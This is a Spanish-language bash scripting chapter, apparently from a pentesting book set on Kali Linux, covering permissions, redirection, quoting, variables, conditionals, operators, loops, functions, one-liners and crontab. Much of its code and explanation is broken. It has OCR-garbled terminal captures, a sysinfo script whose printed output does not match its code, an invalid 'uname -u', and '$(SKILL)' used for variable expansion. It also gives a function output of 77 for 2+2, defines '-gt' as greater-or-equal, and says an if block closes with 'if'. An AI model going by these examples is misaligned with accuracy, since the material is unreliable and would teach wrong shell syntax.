Una vez que guardes tu primer script, para que se pueda ejecutar, debes asignarle permisos de ejecución, esto se logra con el comando **chmod +x dial.sh**. Esta orden se interpreta como asignar permiso de ejecución al archivo **dial.sh**.

Ahora para correr el script debes usar **./dial.sh** y presionar la tecla **ENTER**, la leyenda **Hola mundo** aparece en pantalla.

Si olvidas asignar permisos de ejecución, un error de denegación de permisos se verá en pantalla



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali) $  
$ ./dial.sh  
kali@kali) $  
$ ./dial.sh  
kali@kali) $  
$ ./dial.sh  
$ ./dial.sh  
Hola mundo  
kali@kali) $  
$
```

### PASO 3


Puedes agregar un argumento al programa **Hola Mundo** y ejecutarlo con argumentos.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali) $  
$ ./dial.sh  
kali@kali) $  
$ ./dial.sh  
kali@kali) $  
$ ./dial.sh  
$ ./dial.sh  
Hola mundo  
kali@kali) $  
$
```

## PASO 4

Ejecuta el script y usa el argumento **\$1** para que, al pasarle el parámetro **Users** te lo muestre en la salida.



### 4.2.1 Comandos

El archivo **.bash\_history** es un archivo de historial con todos los comandos utilizados por el usuario y se encuentra en el directorio **home** de dicho usuario. Se accede al historial por medio de las teclas **FLECHA ARRIBA** y **FLECHA ABAJO**. Si necesitas escribir una cantidad excesivamente grande de parámetros y has llegado al final de la línea de comandos, puedes hacer uso del símbolo **\** seguido de un **ENTER** para poder continuar con la escritura de dichos parámetros en la línea siguiente. Esto también sirve para ver qué escribiste antes.

### 4.2.2 Comandos básicos más usados dentro de los scripts

Los bash scripts son útiles para agilizar la administración del sistema y el desarrollo. En los scripts se unen muchos comandos largos en un solo código ejecutable. Los comandos más usados dentro de bash scripts son:

- **grep**: busca patrones en archivos.
- **sed**: permite editar el stream de entrada.
- **cat**: concatena archivos.
- **find**: lista archivos y aplica filtros.
- **sort**: ordena las líneas del archivo que le ingresan por stdin.
- **awk**: es un procesador de textos.



- **tee**: copia stdin a un archivo y a pantalla.
- **uniq**: remueve las líneas duplicadas de stdin.
- **xargs**: corre comandos con cada línea del stdin como argumento.

### 4.2.3 Redireccionamiento de entrada/salida en shell script

Cuando un comando de Linux es ejecutado, se generan tres flujos de datos o **streams** estándares: **stdin**, **stdout** y **stderr**. Los streams generados son de formato texto y son tratados en Linux como otro archivo más.

**Stdin** es el flujo de datos de entrada estándar (*standard input streams*), y **stdout** y **stderr** son los flujos de datos de salida estándar (*output standard streams*). Los mensajes de error generados por la ejecución del comando son direccionados por el flujo de datos de salida **stderr**. Cada uno de estos flujos de datos se identifica con un número de descriptor de archivo.

- **-stdin**: descriptor de archivo 0.
- **-stdout**: descriptor de archivo 1.
- **-stderr**: descriptor de archivo 2.

Las interfaces que se usan para el direccionamiento de estos streams son:

- **stdin**: direccionado por defecto al teclado.
- **stdout** y **stderr**: dirigidos por defecto a la pantalla.

Se pueden redirigir esos streams a otros lados usando los comandos:

- **'< file'**: conecta un archivo a **stdin**.
- **'> file'**: redirecciona **stdout** a un archivo.
- **'2> file'**: redirecciona **stderr** a un archivo.
- **'&> file'**: redirecciona **stdout** y **stderr** a un archivo.
- **'2>&1'**: redirecciona **stderr** a **stdout**.

### 4.2.4 Uso de las comillas en el shell script

Las comillas controlan la forma en que el shell expandirá las órdenes que están encerradas entre ellas. Existen tres tipos de comillas, las dobles `"`, las sencillas `'` y las inversas ```.

- Las comillas inversas indican al shell que tendrá que reemplazar lo que está encerrado entre ellas con su resultado.

- Las comillas sencillas le dicen al sistema que no hagan ninguna expansión.
- Las comillas dobles tienen casi la misma funcionalidad que las simples, pero con la salvedad de que lo que se incluya dentro de estas pasará a ser como una cadena simple de caracteres.

Un shell script puede poseer cualquier nombre que se te ocurra y no necesariamente terminar en `.sh`, pero se usa así por convención, lo importante es la asignación de permisos a los scripts.

Para ver los permisos de un archivo, puedes usar la orden `ls -l`.




Figura 4.1. Listado de archivos con sus permisos orden `ls -l`.

Te mostrará los permisos de todos los archivos del directorio, pero también puedes usar:

```
ls -l dial.sh
```

para ver los permisos del archivo de tu primer script.

- `-rw-r--r--`: sin permisos de ejecución.
- `-rwxr-xr-x` `1`: con permisos de ejecución.

Donde **r** es *read* (lectura); **w**, *write* (escritura), y **x**, *execute* (ejecución).

El primer carácter te dice si es un archivo o es un directorio: si es **-**, será un archivo y, si es una **d**, será un directorio.

Los siguientes tres caracteres representan los permisos del propietario del archivo; los otros tres son los permisos asignados al grupo del archivo, y los últimos tres representan los permisos de todos los demás usuarios en el sistema.

El propietario es el que figura primero, y el grupo es el que figura segundo.


En este caso, kali tiene permisos de lectura, escritura y ejecución; el grupo tiene permisos de lectura y ejecución, y los demás tienen permiso de lectura y ejecución también.

Para poder ejecutar el script, debes tener permisos de lectura y ejecución. Por lo que, si te da un error de denegación de permisos, puedes hacer:

```
chmod +rx dia1.sh
```

Para ver el contenido de **dia1.sh**, usa la orden (Figura 4.2.):

```
cat dia1.sh
```




```
kali@kali ~  
File Actions Edit View Help  
kali@kali ~$ cat dia1.sh  
#!/bin/bash  
# Uso de una variable definida dentro del script, en este caso SKILL  
SKILL="pentester"  
echo "Este es un libro especial para ${SKILL}"  
# asignamos otro valor a la variable SKILL  
SKILL="researchers"  
echo "Este es un libro especial para ${SKILL}"  
kali@kali ~$
```

Figura 4.2. Listado del contenido del script dia1.sh.

### 4.3 USO DE VARIABLES


Las variables en bash tienen un ámbito global a no ser que sean definidas como locales, esto significa que se pueden usar en cualquier lugar del script. Pero, si es definida como local dentro de una función, solo se aplicará allí. (Figuras 4.3. y 1.4)



```
GNU nano 5.4 dial.sh
#!/bin/bash
# Este es un libro especial para pentester

SKILL="pentester"
echo "Este es un libro especial para $(SKILL)"
```

Figura 4.3. Variable SKILL definida dentro del script.



```
kali@kali:~$ ./dial.sh
Este es un libro especial para pentester
kali@kali:~$
```


Figura 4.4. Salida por pantalla del script con la variable.

Has asignado el valor **pentester** a la variable **SKILL**. La asignación de variables no lleva espacios en blanco intercalados.

### 4.3.1 Reasignación de variables

Puedes asignar otro valor a una variable dentro del script, que previamente ya tenía un valor.


Como los scripts se ejecutan de arriba hacia abajo, las asignaciones de variables también seguirán ese sentido. (Figuras 4.5. y 4.6)



```
kali@kali:~$ cat dia1.sh
#!/bin/bash
# Este es un libro especial para pentester
SKILL="pentester"
echo "Este es un libro especial para $(SKILL)"
# Asignamos de nuevo la variable SKILL
SKILL="researcher"
echo "Este es un libro especial para $(SKILL)"

kali@kali:~$ ./dia1.sh
Este es un libro especial para pentester
Este es un libro especial para researcher
```

Figura 4.5. Reasignación de la misma variable dentro del script.



```
kali@kali:~$ ./dia1.sh
Este es un libro especial para pentester
Este es un libro especial para researcher

kali@kali:~$
```

Figura 4.6. Salida por pantalla del script con la variable.

Para incluir un comentario en un script, debes empezar por el símbolo #, el shebang (`#!/bin/bash`) es la única línea que es excepción y no se considera un comentario, todas las demás líneas que comiencen con # serán consideradas comentarios. Sugerencia: comentar al inicio del script la funcionalidad de este y, si consta de varias partes, ir comentando cada una para describir su función. Para hacer

tu script más legible, también puedes incluir líneas en blanco, que no influyen en el flujo del script.

### 4.3.2 Reglas de las variables

Los nombres de las variables pueden contener letras, números y subrayado bajo, pero solo pueden comenzar con letras o subrayado bajo, por ejemplo:

#### Válidas

- `_temp01`
- `ALT023`
- `retardo05`

#### No válidas

- `3TEMP`
- `A -TEMP`
- `E@MAIL`


De todas maneras, se sugiere por convención escribir las variables en mayúsculas, ya que no es lo mismo **WORD**, **word** y **Word**, pues estas corresponden a tres diferentes variables y se presta a errores.

Cuando referencias las variables por su nombre para obtener su contenido, usa `${VARIABLE}`; también se puede usar `$VARIABLE`, pero cuando va acompañada de datos. Bash no reconoce dónde termina la variable por lo que es conveniente usar `{}`.

## 4.4 SCRIPTS MÁS ELABORADOS

En el siguiente ejemplo se muestra un script que cumple con los siguientes objetivos: (Figuras 4.7., 4.8 y 4.9)

- Avisar al usuario que el script comenzó.
- Mostrar el **hostname** del sistema.
- Mostrar fecha y hora en la que se ejecuta el script.
- Mostrar la versión de **Kernel** y arquitectura del sistema.
- Mostrar un resumen del uso de espacio en disco.
- Concluir el script avisando al usuario que finalizó.



```
GNU nano 4.9.3 sysinfo.sh
#!/bin/bash

# Este script muestra información general del sistema, como el nombre del
# sistema, la versión del kernel, la fecha y hora, y el nombre del
# usuario.

# Muestra el nombre del sistema.
hostname

# Muestra la versión del kernel.
uname -r

# Muestra la fecha y hora.
date

# Muestra el nombre del usuario.
uname -u
```

Figura 4.7. Resumen de funcionalidades que tendrá el script.



```
GNU nano 4.9.3 sysinfo.sh
#!/bin/bash

# Este script muestra información general del sistema, como el nombre del
# sistema, la versión del kernel, la fecha y hora, y el nombre del
# usuario.

# Muestra el nombre del sistema.
hostname

# Muestra la versión del kernel.
uname -r

# Muestra la fecha y hora.
date

# Muestra el nombre del usuario.
uname -u
```

Figura 4.8. Comandos del script.

```

hacker@kali:~$ nano sysinfo.sh
hacker@kali:~$ chmod +x sysinfo.sh
hacker@kali:~$ ./sysinfo.sh
SysInfo Script
kali
Fri 03 Nov 2021 04:29:01 PM -05
5.7.0-kali1-amd64
x86_64
Filesystem      Size  Used Avail Use% Mounted on
udev            3.9G     0  3.9G   0% /dev
tmpfs           791M   1.5M  790M   1% /run
/dev/sda1       210G  156G   51G  75% /
tmpfs           3.9G     0   3.9G   1% /dev/shm
tmpfs           3.0M     0   3.0M   0% /run/lock
tmpfs           3.9G     0   3.9G   0% /sys/fs/cgroup
/dev/sda1       511M   148K  511M   1% /boot/efi
tmpfs           791M   28K  791M   1% /run/user/3000
fin del script
hacker@kali:~$

```

Figura 4.9. Salida por pantalla del script.

#### 4.4.1 Tomar decisiones

Escribe un script que te dirá si eres usuario root o no.

Para ello, usa variables preestablecidas de shell script, como lo es la variable `UID` la cual, en el caso de Linux, es siempre igual a `0` para el usuario root.


```

kali@kali: ~
File Actions Edit View Help
GNU nano 5.4 soyroot.sh
#!/bin/bash
#
# Muestra el nombre de usuario
#
echo "Tu Id de Usuario es ${UID}"
# Demanda si el usuario es root
if [ "${UID}" == "0" ]
then
    echo "el usuario es root"
else
    echo "el usuario no es root"
fi

```

Figura 4.10. Script que comprueba si el usuario es root o no.





```
kali@kali:~$ ./soyroot.sh
Tu Id de Usuario es 1000
el usuario no es root

kali@kali:~$ sudo ./soyroot.sh
[sudo] password for kali:
Tu Id de Usuario es 0
el usuario es root
```

Figura 4.11. Salida por pantalla del script.

Como no eres el usuario raíz (**root user**), el script te mostrará el mensaje **no es el usuario raíz**.

Con la orden **sudo**, ejecuta el script como usuario raíz y mira qué mensaje te muestra.

Puedes cambiar a usuario raíz con la orden **su**, y el sistema te solicitará la contraseña.

Importante: si corres un script que instale software en tu sistema, tienes que hacerlo con privilegios de usuario raíz (**root user**).

#### 4.4.2 Condicionales en bash

Puedes usar condicionales para decidir el hilo de comandos que se ejecutará.

Usa el comando **if** para comenzar el condicional seguido por la condición entre corchetes. A continuación usa **then**, que ejecutará el código si la condición se cumple o **else**, que ejecutará el código si no lo hace. El condicional se cierra con la orden **if**.



Figura 4.12. Script de ejemplo de uso de condicional if.

Aquí, en el ejemplo, el hilo será: si la variable **número** es menor que 10, entonces muestro la variable **número**, pero si es 10 o mayor, muestro el mensaje **la variable es mayor que 10**.

## 4.5 OPERADORES EN BASH SCRIPT

Los operadores aritméticos son los que te permiten realizar operaciones con valores en bash script.

El operador de asignación en bash script se representa con un signo igual y sirve para asignar un valor a una variable: **VAR = 5**.

Con esta línea de código, se le está indicando a la variable **VAR** que guarde un valor **5**.

Este operador no es el mismo que el de comparación, que se expresa con dos signos igual **==** y se usa para comparar dos datos.

Operadores aritméticos:

- ▀ + para realizar sumas.
- ▀ - para realizar restas.
- ▀ \* para realizar multiplicaciones.
- ▀ / para hacer divisiones.

Hay otro conjunto de operadores que permiten realizar cálculos matemáticos utilizando el valor guardado en una variable y guardar el resultado en la misma variable: **let VAR+=4**. Aquí te indica que se sumaran 4 unidades al valor numérico guardado en la variable **VAR**, y el resultado de la operación se volverá a guardar en ella. Los operadores de asignación que puedes utilizar en scripting bash son los siguientes:

- ▣ **+=** para realizar sumas.
- ▣ **-=** para realizar restas.
- ▣ **\*=** para hacer multiplicaciones.
- ▣ **/=** para hacer divisiones.
- ▣ **%=** para hacer divisiones y obtener el resto de la división.

Otros operadores aritméticos son los **operadores de incremento y decremento**.

Estos permiten aumentar o disminuir, en una unidad, el valor guardado en una variable y guardar el resultado en la misma variable. Cuando se quiera utilizar el operador de incremento, se deberán usar dos signos de suma, y cuando se quiera utilizar el operador de decremento se deberán utilizar dos signos de resta. Por ejemplo:

```
echo $ (( ++VAR ))
```

Esta línea de código está indicando que incrementes, en una unidad, el valor guardado en la variable **VAR** y lo guardes en la misma variable; si el contenido de **VAR** era **6** antes de ejecutar la orden, al finalizar la orden **VAR** tendrá de contenido **7**.

### 4.5.1 Operadores de comparación

Scripting bash, como todos los lenguajes de programación, dispone de un conjunto de operadores condicionales, que permiten establecer condiciones que devolverán o se evaluarán como **true**, si la condición se cumple, y **false**, si no se cumple.

Estos operadores de comparación se utilizan en estructuras condicionales y en estructuras iterativas (bucles).

Bash usa una lista de operadores relacionales para comparaciones con números. Los operadores que puedes utilizar para establecer condiciones con datos numéricos son:

- **-eq**: igual.
- **-ne**: no igual.
- **-le**: menor o igual que.
- **-lt**: menor que.
- **-gt**: mayor o igual que.
- **-z**: es null.

Cuando comparas cadenas de caracteres, es una buena práctica colocarlas entre comillas para prevenir errores si la variable es null o contiene espacios.

### 4.5.2 Operadores lógicos

Otros operadores disponibles en scripting bash son los **operadores lógicos**, que permiten crear condiciones compuestas por otras condiciones más simples:

#### ➤ **&&**

Este operador se emplea para unir dos condiciones simples y crear una compuesta que será evaluada como **true**, si las condiciones simples se cumplen, y como **false**, si una de las condiciones simples se evalúa como **false**. Se cumple una condición **AND** lógica.

#### ➤ **||**

Este operador se emplea para unir dos condiciones simples y crear una compuesta que será evaluada como **true**, si una o ambas de las condiciones simples se cumplen, y como **false**, si ambas de las condiciones simples se evalúan como **false**. Se cumple una condición **OR** lógica.

#### ➤ **!**

Este operador, llamado de **negación**, permite cambiar el significado de un dato por su opuesto.

Cuando vayas a realizar comparaciones entre textos, podrás usar algunos caracteres comodín, como el asterisco o el signo de interrogación.

Por ejemplo:

[ **"jardín" == j\*** ] te devolverá **true** ya que está comparando **jardín** con una palabra que comienza con **j** y tiene más caracteres.

Mientras que, si haces la comparación [ **“jardín” == j?** ], te devolverá **false** porque está comparando la palabra **jardín** con una palabra que comience con **j**, pero que solo tenga un carácter cualquiera más.

## 4.6 BUCLES EN BASH SCRIPT

Un **bucle** es una estructura que se repite hasta que se verifica una condición de salida.

Hay tres tipos de bucles en bash script: **for**, **while** y **until**.

Un bucle **for** se usa para iterar a través de una lista y ejecutar una acción a cada paso.

Por ejemplo, si tienes una lista de palabras guardadas en una variable llamada **ORACION**, puedes usar este script para mostrar cada una.

```
for PALABRA in ${ORACION}
do
    echo ${PALABRA}
done
```

En bash script los bucles **until** y **while** son muy similares.

Mientras que la orden **while** realiza el bucle si la condición requerida se cumple, la orden **until** realiza el bucle hasta que la condición sea la requerida. Un ejemplo con bucle **while**:

```
while [ $numero -lt 10 ]
do
    echo $numero
    numero=$((numero + 1))
done

con bucle until
until [ $numero -eq 10 ]
do
    echo $numero
    numero=$((numero + 1))
done
```

### 4.6.1 Asignar alias a los scripts

Puedes asignar un **alias** a cada script que escribes, para esto debes dirigirte a **.bashrc** y, allí, asignar el nombre que quieres asociar a tu script. Por ejemplo:

```
alias HolaMundo='./helloworld.sh'
```


### 4.6.2 Uso de funciones en bash shell

Las **funciones** son sentencias que se definen solo una vez y pueden ser ejecutadas siempre que se realiza un llamado a ellas. Lo más importante es la posibilidad de pasarles parámetros, que procesarán para generar una salida.



```
File Actions Edit View Help
GNU nano 5.4 sumacond.sh
#!/bin/bash
function suma {
    let resultado=$1 + $2
    echo $resultado
}
suma 2 2
echo "Resultado = 4"
```

Figura 4.13. Script de ejemplo de suma.



```
root@kali: ~#
root@kali: ~# ./sumacond.sh
Resultado = 77
root@kali: ~#
```

Figura 4.14. Salida por pantalla del script.

En el ejemplo se define la función **suma** y se le asigna, a la variable **resultado**, el resultado de la suma de los parámetros enviados. Luego lo muestra.

## 4.7 ONELINERS

Se denominan así las concatenaciones de comandos que aprovechan la salida de uno para generar el siguiente, para esto se valen de los **tubos** o pipes **|**.

Imagina que en **subdominios.txt** tienes una lista desordenada de palabras o, referido al tema del libro, podría tener un listado de subdominios. Sería posible generar un **oneliner** que ordenara los subdominios, eliminara los duplicados y guardara ese filtrado dentro de otro archivo de texto.

Para ello usa la orden

```
$ cat lista.txt | sort -u | tee -a listaordenada.txt
```

donde **cat** leerá el archivo lista, lo entubará a la orden **sort -u** que ordenará y buscará los registros únicos, y la orden **tee** con el parámetro **-a** te irá mostrando los resultados a medida que los guarda en **listaordenada.txt**. (Figuras 4.15. y 4.16)




Figura 4.15. Listado de palabras para ordenar.



```
kali@kali:~$ nano lista.txt
kali@kali:~$ cat lista.txt | sort -u | tee -a lista.txt
agosto
amarillo
azul
blanco
diciembre
enero
febrero
gris
helicoptero
lunes
negro
zebra
kali@kali:~$ cat lista.txt
lunes
enero
blanco
negro
azul
amarillo
gris
blanco
febrero
agosto
diciembre
zebra
helicoptero
kali@kali:~$
```

Figura 4.16. Ejecución del oneliner y salida por pantalla.

## 4.8 USO DE CRONTAB

Como administradores de sistemas Linux, frecuentemente surge la necesidad de ejecutar programas a diario o en intervalos predefinidos, por ejemplo un **backup**, un chequeo de espacio en disco, etcétera, y es entonces cuando puedes hacer uso del comando **crontab**.

Para editar **crontab**, haz lo siguiente:

```
$ sudo crontab -e
```

El formato de entrada de **crontab** es sencillo y consta de siete campos divididos por espacios o tabulaciones. El campo número 6, que se refiere al usuario, puede ser omitido.



Por ejemplo, para ejecutar todos los domingos a las 3:36 a. m. el script **backup.sh** que se encuentra en el directorio **/usr/local/sbin/** deberías hacer:

```
36 3 * * 7 root /usr/local/sbin/backup.sh
```

